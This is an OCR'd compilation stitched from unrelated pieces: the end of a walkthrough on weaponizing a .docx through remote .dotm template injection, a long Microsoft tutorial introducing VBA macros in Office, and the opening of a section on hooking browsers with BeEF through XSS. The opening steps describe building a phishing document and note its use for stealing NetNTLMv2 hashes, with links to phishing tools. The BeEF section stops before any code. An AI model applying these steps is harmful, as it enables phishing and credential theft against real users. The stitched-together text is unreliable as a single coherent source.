


Upload the template created previously Doc3.dot to an SMB server (note that the file could be hosted on a web server also!).

Update word_rels\settings.xml.rels to point to Doc3.dotm:



Zip all the files of legit archive and name it back to .docx - we now have a weaponized document:



Note that this technique could be used to steal NetNTLMv2 hashes since the target system is connecting to the attacking system - a responder can be listening there.

https://www.ired.team/offensive-security/initial-access/phishing-with-ms-office/inject-macros-from-a-remote-dotm-template-docx-with-macros

https://github.com/TheKevinWang/MacroPhishing

https://github.com/PDWR/3vilMacro

Getting started with VBA in Office

Are you facing a repetitive clean up of fifty tables in Word? Do you want a particular document to prompt the user for input when it opens? Are you having difficulty figuring out how to get your contacts from Microsoft Outlook into a Microsoft Excel spreadsheet efficiently?

You can perform these tasks and accomplish a great deal more by using Visual Basic for Applications (VBA) for Office—a simple, but powerful programming language that you can use to extend Office applications.

This article is for experienced Office users who want to learn about VBA and who want some insight into how programming can help them to customize Office.

The Office suite of applications has a rich set of features. There are many different ways to author, format, and manipulate documents, email, databases, forms, spreadsheets, and presentations. The great power of VBA programming in Office is that nearly every operation that you can perform with a mouse, keyboard, or a dialog box can also be done by using VBA. Further, if it can be done once with VBA, it can be done just as easily a hundred times. (In fact, the automation of repetitive tasks is one of the most common uses of VBA in Office.)

Beyond the power of scripting VBA to accelerate every-day tasks, you can use VBA to add new functionality to Office applications or to prompt and interact with the user of your documents in ways that are specific to your business needs. For example, you could write some VBA code that displays a pop up message that reminds users to save a document to a particular network drive the first time they try to save it.

This article explores some of the primary reasons to leverage the power of VBA programming. It explores the VBA language and the out-of-the-box tools that you can use to work with your solutions. Finally, it includes some tips and ways to avoid some common programming frustrations and missteps.

Note

Interested in developing solutions that extend the Office experience across **multiple platforms**? Check out the new **Office Add-ins model**. Office Add-ins have a small footprint compared to VSTO Add-ins and solutions, and you can build them by using almost any web programming technology, such as HTML5, JavaScript, CSS3, and XML.

When to use VBA and why

There are several principal reasons to consider VBA programming in Office.

Automation and repetition

VBA is effective and efficient when it comes to repetitive solutions to formatting or correction problems. For example, have you ever changed the style of the paragraph at the top of each page in Word? Have you ever had to reformat multiple tables that were pasted from Excel into a Word document or an Outlook email? Have you ever had to make the same change in multiple Outlook contacts?

If you have a change that you have to make more than ten or twenty times, it may be worth automating it with VBA. If it is a change that you have to do hundreds of times, it certainly is worth considering. Almost any formatting or editing change that you can do by hand, can be done in VBA.

Extensions to user interaction

There are times when you want to encourage or compel users to interact with the Office application or document in a particular way that is not part of the standard application. For

example, you might want to prompt users to take some particular action when they open, save, or print a document.

Interaction between Office applications

Do you need to copy all of your contacts from Outlook to Word and then format them in some particular way? Or, do you need to move data from Excel to a set of PowerPoint slides? Sometimes simple copy and paste does not do what you want it to do, or it is too slow. Use VBA programming to interact with the details of two or more Office applications at the same time and then modify the content in one application based on the content in another.

Doing things another way

VBA programming is a powerful solution, but it is not always the optimal approach. Sometimes it makes sense to use other ways to achieve your aims.

The critical question to ask is whether there is an easier way. Before you begin a VBA project, consider the built-in tools and standard functionalities. For example, if you have a time-consuming editing or layout task, consider using styles or accelerator keys to solve the problem. Can you perform the task once and then use CTRL+Y (Redo) to repeat it? Can you create a new document with the correct format or template, and then copy the content into that new document?

Office applications are powerful; the solution that you need may already be there. Take some time to learn more about Office before you jump into programming.

Before you begin a VBA project, ensure that you have the time to work with VBA. Programming requires focus and can be unpredictable. Especially as a beginner, never turn to programming unless you have time to work carefully. Trying to write a "quick script" to solve a problem when a deadline looms can result in a very stressful situation. If you are in a rush, you might want to use conventional methods, even if they are monotonous and repetitive.

VBA Programming 101

Using code to make applications do things

You might think that writing code is mysterious or difficult, but the basic principles use every-day reasoning and are quite accessible. Microsoft Office applications are created in such a way that they expose things called objects that can receive instructions, in much the same way that a phone is designed with buttons that you use to interact with the phone. When you press a button, the phone recognizes the instruction and includes the corresponding number in the sequence that you are dialing. In programming, you interact with the application by sending instructions to various objects in the application. These objects are expansive, but they have their limits. They can only do what they are designed to do, and they will only do what you instruct them to do.

For example, consider the user who opens a document in Word, makes a few changes, saves the document, and then closes it. In the world of VBA programming, Word exposes a Document object. By using VBA code, you can instruct the Document object to do things such as Open, Save, or Close.

The following section discusses how objects are organized and described.

The Object Model

Developers organize programming objects in a hierarchy, and that hierarchy is called the object model of the application. Word, for example, has a top-level Application object that contains a Document object. The Document object contains Paragraph objects and so on. Object models roughly mirror what you see in the user interface. They are a conceptual map of the application and its capabilities.

The definition of an object is called a class, so you might see these two terms used interchangeably. Technically, a class is the description or template that is used to create, or instantiate, an object.

Once an object exists, you can manipulate it by setting its properties and calling its methods. If you think of the object as a noun, the properties are the adjectives that describe the noun and the methods are the verbs that animate the noun. Changing a property changes some quality of appearance or behavior of the object. Calling one of the object methods causes the object to perform some action.

The VBA code in this article runs against an open Office application where many of the objects that the code manipulates are already up and running; for example, the Application itself, the Worksheet in Excel, the Document in Word, the Presentation in PowerPoint, the Explorer and Folder objects in Outlook. Once you know the basic layout of the object model and some key properties of the Application that give access to its current state, you can start to extend and manipulate that Office application with VBA in Office.

Methods

In Word, for example, you can change the properties and invoke the methods of the current Word document by using the **ActiveDocument** property of the **Application** object.
This **ActiveDocument** property returns a reference to the **Document** object that is currently active in the Word application. "Returns a reference to" means "gives you access to."

The following code does exactly what it says; that is, it saves the active document in the application.

VBCopy

```
Application.ActiveDocument.Save
```

Read the code from left to right, "In this Application, with the Document referenced by ActiveDocument, invoke the **Save** method." Be aware that **Save** is the simplest form of method; it does not require any detailed instructions from you. You instruct a **Document** object to **Save** and it does not require any more input from you.

If a method requires more information, those details are called parameters. The following code runs the **SaveAs** method, which requires a new name for the file.

VBCopy

```
Application.ActiveDocument.SaveAs ("New Document Name.docx")
```

Values listed in parentheses after a method name are the parameters. Here, the new name for the file is a parameter for the **SaveAs** method.

Properties

You use the same syntax to set a property that you use to read a property. The following code executes a method to select cell A1 in Excel and then to set a property to put something in that cell.

VBCopy

```
Application.ActiveSheet.Range("A1").Select

Application.Selection.Value = "Hello World"
```

The first challenge in VBA programming is to get a feeling for the object model of each Office application and to read the object, method, and property syntax. The object models are similar in all Office applications, but each is specific to the kind of documents and objects that it manipulates.

In the first line of the code snippet, there is the **Application** object, Excel this time, and then the **ActiveSheet**, which provides access to the active worksheet. After that is a term not as familiar, Range, which means "define a range of cells in this way." The code instructs **Range** to create itself with just A1 as its defined set of cells. In other words, the first line of code defines an object, the Range, and runs a method against it to select it. The result is automatically stored in another property of the **Application** called **Selection**.

The second line of code sets the **Value** property of **Selection** to the text "Hello World", and that value appears in cell A1.

The simplest VBA code that you write might simply gain access to objects in the Office application that you are working with and set properties. For example, you could get access to the rows in a table in Word and change their formatting in your VBA script.

That sounds simple, but it can be incredibly useful; once you can write that code, you can harness all of the power of programming to make those same changes in several tables or documents, or make them according to some logic or condition. For a computer, making 1000 changes is no different from making 10, so there is an economy of scale here with larger documents and problems, and that is where VBA can really shine and save you time.

Macros and the Visual Basic Editor

Now that you know something about how Office applications expose their object models, you are probably eager to try calling object methods, setting object properties, and responding to object events. To do so, you must write your code in a place and in a way that Office can understand; typically, by using the Visual Basic Editor. Although it is installed by default, many users don't know that it is even available until it is enabled on the ribbon.

All Office applications use the ribbon. One tab on the ribbon is the **Developer** tab, where you access the Visual Basic Editor and other developer tools. Because Office does not display the **Developer** tab by default, you must enable it by using the following procedure:

To enable the Developer tab

1. On the **File** tab, choose **Options** to open the **Options** dialog box.
2. Choose **Customize Ribbon** on the left side of the dialog box.
3. Under **Choose commands from** on the left side of the dialog box, select **Popular Commands**.

4. Under **Customize the Ribbon** on the right side of the dialog box, select **Main Tabs** in the drop down list box, and then select the **Developer** checkbox.
5. Choose **OK**.

Note

In Office 2007, you displayed the **Developer** tab by choosing the Office button, choosing **Options**, and then selecting the **Show Developer tab in Ribbon** check box in the **Popular** category of the **Options** dialog box.

After you enable the **Developer** tab, it is easy to find the **Visual Basic** and **Macros** buttons.

Figure 1. Buttons on the Developer tab

Security issues

To protect Office users against viruses and dangerous macro code, you cannot save macro code in a standard Office document that uses a standard file extension. Instead, you must save the code in a file with a special extension. For example you cannot save macros in a standard Word document with a .docx extension; instead, you must use a special Word Macro-Enabled Document with a .docm extension.

When you open a .docm file, Office security might still prevent the macros in the document from running, with or without telling you. Examine the settings and options in the Trust Center on all Office applications. The default setting disables macro from running, but warns you that macros have been disabled and gives you the option to turn them back on for that document.

You can designate specific folders where macros can run by creating Trusted Locations, Trusted Documents, or Trusted Publishers. The most portable option is to use Trusted Publishers, which works with digitally signed documents that you distribute. For more information about the security settings in a particular Office application, open the **Options** dialog box, choose **Trust Center**, and then choose **Trust Center Settings**.

Note

Some Office applications, like Outlook, save macros by default in a master template on your local computer. Although that strategy reduces the local security issues on your own computer when you run your own macros, it requires a deployment strategy if you want to distribute your macro.

Recording a macro

When you choose the **Macro** button on the **Developer** tab, it opens the **Macros** dialog box, which gives you access to VBA subroutines or macros that you can access from a particular


document or application. The **Visual Basic** button opens the Visual Basic Editor, where you create and edit VBA code.

Another button on the **Developer** tab in Word and Excel is the **Record Macro** button, which automatically generates VBA code that can reproduce the actions that you perform in the application. **Record Macro** is a terrific tool that you can use to learn more about VBA. Reading the generated code can give you insight into VBA and provide a stable bridge between your knowledge of Office as a user and your knowledge as a programmer. The only caveat is that the generated code can be confusing because the Macro editor must make some assumptions about your intentions, and those assumptions are not necessarily accurate.

To record a macro

1. Open Excel to a new Workbook and choose the **Developer** tab in the ribbon. Choose **Record Macro** and accept all of the default settings in the **Record Macro** dialog box, including **Macro1** as the name of the macro and **This Workbook** as the location.
2. Choose **OK** to begin recording the macro. Note how the button text changes to **Stop Recording**. Choose that button the instant you complete the actions that you want to record.
3. Choose cell B1 and type the programmer's classic first string: Hello World. Stop typing and look at the **Stop Recording** button; it is grayed out because Excel is waiting for you to finish typing the value in the cell.
4. Choose cell B2 to complete the action in cell B1, and then choose **Stop Recording**.
5. Choose **Macros** on the **Developer** tab, select **Macro1** if it is not selected, and then choose **Edit** to view the code from Macro1 in the Visual Basic Editor.

Figure 2. Macro code in Visual Basic Editor



Looking at the code

The macro that you created should look similar to the following code.

VBCopy

```
Sub Macro1()
'
' Macro1 Macro
'
'
    Range("B1").Select
    ActiveCell.FormulaR1C1 = "Hello World"
    Range("B2").Select
End Sub
```

Be aware of the similarities to the earlier code snippet that selected text in cell A1, and the differences. In this code, cell B1 is selected, and then the string "Hello World" is applied to the cell that has been made active. The quotes around the text specify a string value as opposed to a numeric value.

Remember how you chose cell B2 to display the **Stop Recording** button again? That action shows up as a line of code as well. The macro recorder records every keystroke.

The lines of code that start with an apostrophe and colored green by the editor are comments that explain the code or remind you and other programmers the purpose of the code. VBA ignores any line, or portion of a line, that begins with a single quote. Writing clear and appropriate comments in your code is an important topic, but that discussion is out of the scope of this article. Subsequent references to this code in the article don't include those four comment lines.

When the macro recorder generates the code, it uses a complex algorithm to determine the methods and the properties that you intended. If you don't recognize a given property, there are many resources available to help you. For example, in the macro that you recorded, the macro recorder generated code that refers to the **FormulaR1C1** property. Not sure what that means?

Note

Be aware that **Application** object is implied in all VBA macros. The code that you recorded works with **Application.** at the beginning of each line.

Using Developer Help

Select **FormulaR1C1** in the recorded macro and press F1. The Help system runs a quick search, determines that the appropriate subjects are in the Excel Developer section of the Excel Help, and lists the **FormulaR1C1** property. You can choose the link to read more about the property, but before you do, be aware of the **Excel Object Model Reference** link near the bottom of the window. Choose the link to view a long list of objects that Excel uses in its object model to describe the Worksheets and their components.

Choose any one of those to see the properties and methods that apply to that particular object, along with cross references to different related options. Many Help entries also have brief code examples that can help you. For example, you can follow the links in the **Borders** object to see how to set a border in VBA.

VBCopy

```
Worksheets(1).Range("A1").Borders.LineStyle = xlDouble
```

Editing the code

The Borders code looks different from the recorded macro. One thing that can be confusing with an object model is that there is more than one way to address any given object, cell A1 in this example.

Sometimes the best way to learn programming is to make minor changes to some working code and see what happens as a result. Try it now. Open **Macro1** in the Visual Basic Editor and change the code to the following.

VBCopy

```
Sub Macro1()

    Worksheets(1).Range("A1").Value = "Wow!"
```


```
    Worksheets(1).Range("A1").Borders.LineStyle = xlDouble
End Sub
```

Tip

Use Copy and Paste as much as possible when working with code to avoid typing errors.

You don't need to save the code to try it out, so return to the Excel document, choose **Macros** on the **Developer** tab, choose **Macro1**, and then choose **Run**. Cell A1 now contains the text Wow! and has a double-line border around it.

Figure 3. Results of your first macro



You just combined macro recording, reading the object model documentation, and simple programming to make a VBA program that does something. Congratulations!

Did not work? Read on for debugging suggestions in VBA.

Programming tips and tricks

Start with examples

The VBA community is very large; a search on the Web can almost always yield an example of VBA code that does something similar to what you want to do. If you cannot find a good example, try to break the task down into smaller units and search on each of those, or try to think of a more common, but similar problem. Starting with an example can save you hours of time.

That does not mean that free and well-thought-out code is on the Web waiting for you to come along. In fact, some of the code that you find might have bugs or mistakes. The idea is that the examples you find online or in VBA documentation give you a head start. Remember that learning programming requires time and thought. Before you get in a big rush to use another solution to solve your problem, ask yourself whether VBA is the right choice for this problem.

Make a simpler problem

Programming can get complex quickly. It's critical, especially as a beginner, that you break the problem down to the smallest possible logical units, then write and test each piece in isolation. If you have too much code in front of you and you get confused or muddled, stop and set the problem aside. When you come back to the problem, copy out a small piece of the problem into a new module, solve that piece, get the code working, and test it to ensure that it works. Then move on to the next part.

Bugs and debugging

There are two main types of programming errors: syntax errors, which violate the grammatical rules of the programming language, and run-time errors, which look syntactically correct, but fail when VBA attempts to execute the code.

Although they can be frustrating to fix, syntax errors are easy to catch; the Visual Basic Editor beeps and flashes at you if you type a syntax error in your code.

For example, string values must be surrounded by double quotes in VBA. To find out what happens when you use single quotes instead, return to the Visual Basic Editor and replace the "Wow!" string in the code example with 'Wow!' (that is, the word Wow enclosed in single quotes). If you choose the next line, the Visual Basic Editor reacts. The error "Compile error: Expected: expression" is not that helpful, but the line that generates the error turns red to tell you that you have a syntax error in that line and as a result, this program will not run.

Choose **OK** and change the text back to"Wow!".

Runtime errors are harder to catch because the programming syntax looks correct, but the code fails when VBA tries to execute it.

For example, open the Visual Basic Editor and change the **Value** property name to ValueX in your Macro, deliberately introducing a runtime error since the **Range** object does not have a property called ValueX. Go back to the Excel document, open the **Macros** dialog box and run Macro1 again. You should see a Visual Basic message box that explains the run-time error with the text, "Object doesn't support this property of method." Although that text is clear, choose **Debug** to find out more.

When you return to the Visual Basic Editor, it is in a special debug mode that uses a yellow highlight to show you the line of code that failed. As expected, the line that includes the ValueX property is highlighted.


You can make changes to VBA code that is running, so change ValueX back to **Value** and choose the little green play button underneath the **Debug** menu. The program should run normally again.

It's a good idea to learn how to use the debugger more deliberately for longer, more complex programs. At a minimum, learn a how to set break-points to stop execution at a point where you want to take a look at the code, how to add watches to see the values of different variables and properties as the code runs, and how to step through the code line by line. These options are all available in the **Debug** menu and serious debugger users typically memorize the accompanying keyboard shortcuts.

Using reference materials well

To open the Developer Reference that is built into Office Help, open the Help reference from any Office application by choosing the question mark in the ribbon or by pressing F1. Then, to the right of the **Search** button, choose the dropdown arrow to filter the contents.
Choose **Developer Reference**. If you don't see the table of contents in the left panel, choose the little book icon to open it, and then expand the Object Model Reference from there.

Figure 5. Filtering on developer Help applies to all Office applications



Time spent browsing the Object Model reference pays off. After you understand the basics of VBA syntax and the object model for the Office application that you are working with, you advance from guesswork to methodical programming.

Of course the Microsoft Office Developer Center is an excellent portal for articles, tips, and community information.

Searching forums and groups

All programmers get stuck sometimes, even after reading every reference article they can find and losing sleep at night thinking about different ways to solve a problem. Fortunately, the Internet has fostered a community of developers who help each other solve programming problems.

Any search on the Web for "office developer forum" reveals several discussion groups. You can search on "office development" or a description of your problem to discover forums, blog posts, and articles as well.

If you have done everything that you can to solve a problem, don't be afraid to post your question to a developers forum. These forums welcome posts from newer programmers and many of the experienced developers are glad to help.

The following are a few points of etiquette to follow when you post to a developer forum:

- Before you post, look on the site for an FAQ or for guidelines that members want you to follow. Ensure that you post content that is consistent with those guidelines and in the correct section of the forum.
- Include a clear and complete code sample, and consider editing your code to clarify it for others if it is part of a longer section of code.

- Describe your problem clearly and concisely, and summarize any steps that you have taken to solve the problem. Take the time to write your post as well as you can, especially if you are flustered or in a hurry. Present the situation in a way that will make sense to readers the first time that they read the problem statement.
- Be polite and express your appreciation.

Going further with programming

Although this article is short and only scratches the surface of VBA and programming, it is hopefully enough to get you started.

This section briefly discusses a few more key topics.

Variables

In the simple examples in this article you manipulated objects that the application had already created. You might want to create your own objects to store values or references to other objects for temporary use in your application. These are called variables.

To use a variable in VBA, must tell VBA which type of object the variable represents by using the **Dim** statement. You then set its value and use it to set other variables or properties.

VBCopy

```
Dim MyStringVariable As String

MyStringVariable = "Wow!"

Worksheets(1).Range("A1").Value = MyStringVariable
```

Branching and looping

The simple programs in this article execute one line at a time, from the top down. The real power in programming comes from the options that you have to determine which lines of code to execute, based on one or more conditions that you specify. You can extend those capabilities even further when you can repeat an operation many times. For example, the following code extends Macro1.

VBCopy

```
Sub Macro1()
  If Worksheets(1).Range("A1").Value = "Yes!" Then
    Dim i As Integer
    For i = 2 To 10
      Worksheets(1).Range("A" & i).Value = "OK! " & i
    Next i
  Else
    MsgBox "Put Yes! in cell A1"
  End If
```

```
End Sub
```

Type or paste the code into the Visual Basic Editor and then run it. Follow the directions in the message box that appears and change the text in cell A1 from Wow! to Yes! and run it again to see the power of looping. This code snippet demonstrates variables, branching and looping. Read it carefully after you see it in action and try to determine what happens as each line executes.

All of my Office applications: example code

Here are a few scripts to try; each solves a real-world Office problem.

Create an email in Outlook

VBCopy

```
Sub MakeMessage()
  Dim OutlookMessage As Outlook.MailItem
  Set OutlookMessage = Application.CreateItem(olMailItem)
  OutlookMessage.Subject = "Hello World!"
  OutlookMessage.Display
  Set OutlookMessage = Nothing
End Sub
```

Be aware that there are situations in which you might want to automate email in Outlook; you can use templates as well.

Delete empty rows in an Excel worksheet

VBCopy

```
Sub DeleteEmptyRows()
  SelectedRange = Selection.Rows.Count
  ActiveCell.Offset(0, 0).Select
  For i = 1 To SelectedRange
    If ActiveCell.Value = "" Then
      Selection.EntireRow.Delete
    Else
      ActiveCell.Offset(1, 0).Select
    End If
  Next i
End Sub
```

Be aware that you can select a column of cells and run this macro to delete all rows in the selected column that have a blank cell.

Delete empty text boxes in PowerPoint

VBCopy

```
Sub RemoveEmptyTextBoxes()
   Dim SlideObj As Slide
   Dim ShapeObj As Shape
   Dim ShapeIndex As Integer
   For Each SlideObj In ActivePresentation.Slides
      For ShapeIndex = SlideObj.Shapes.Count To 1 Step -1
         Set ShapeObj = SlideObj.Shapes(ShapeIndex)
         If ShapeObj.Type = msoTextBox Then
            If Trim(ShapeObj.TextFrame.TextRange.Text) = "" Then
               ShapeObj.Delete
            End If
         End If
      Next ShapeIndex
   Next SlideObj
End Sub
```

Be aware that this code loops through all of the slides and deletes all text boxes that don't have any text. The count variable decrements instead of increments because each time the code deletes an object, it removes that object from the collection, which reduces the count.

Copy a contact from Outlook to Word

VBCopy

```
Sub CopyCurrentContact()
   Dim OutlookObj As Object
   Dim InspectorObj As Object
   Dim ItemObj As Object
   Set OutlookObj = CreateObject("Outlook.Application")
   Set InspectorObj = OutlookObj.ActiveInspector
   Set ItemObj = InspectorObj.CurrentItem
```

```
  Application.ActiveDocument.Range.InsertAfter (ItemObj.FullName & " from " &
ItemObj.CompanyName)

End Sub
```

Be aware that this code copies the currently open contact in Outlook into the open Word document. This code only works if there is a contact currently open for inspection in Outlook.

Support and feedback

Have questions or feedback about Office VBA or this documentation? Please see Office VBA support and feedback for guidance about the ways you can receive support and provide feedback.

Recommended content

- **Language reference for Visual Basic for Applications (VBA)**

Conceptual overviews, programming tasks, samples, and references to guide you in developing solutions based on Visual Basic for Applications.

- **Develop solutions and customize Excel**

Find how-to content, sample code, SDK and API documentation, VBA references, training, and technical articles for developing solutions and customizing Excel.

- **Object doesn't support this property or method (Error 438)**

Office VBA reference topic

- **Object variable not set (Error 91)**

Office VBA reference topic

Show more

https://docs.microsoft.com/en-us/office/vba/library-reference/concepts/getting-started-with-vba-in-office

BeeF-XSS

What is BeEF?

BeEF *which stands for Browser Exploitation Framework is a tool that can hook one or more browsers and can use them as a beachhead of launching various direct commands and further attacks against the system from within the browser context.*

BeEF uses JavaScript and hence it is easier for us to inject codes to the XSS vulnerable pages and that code will be and the code will get executed every time any user tries to reach the page.

How to hook Victims using Reflected XSS?

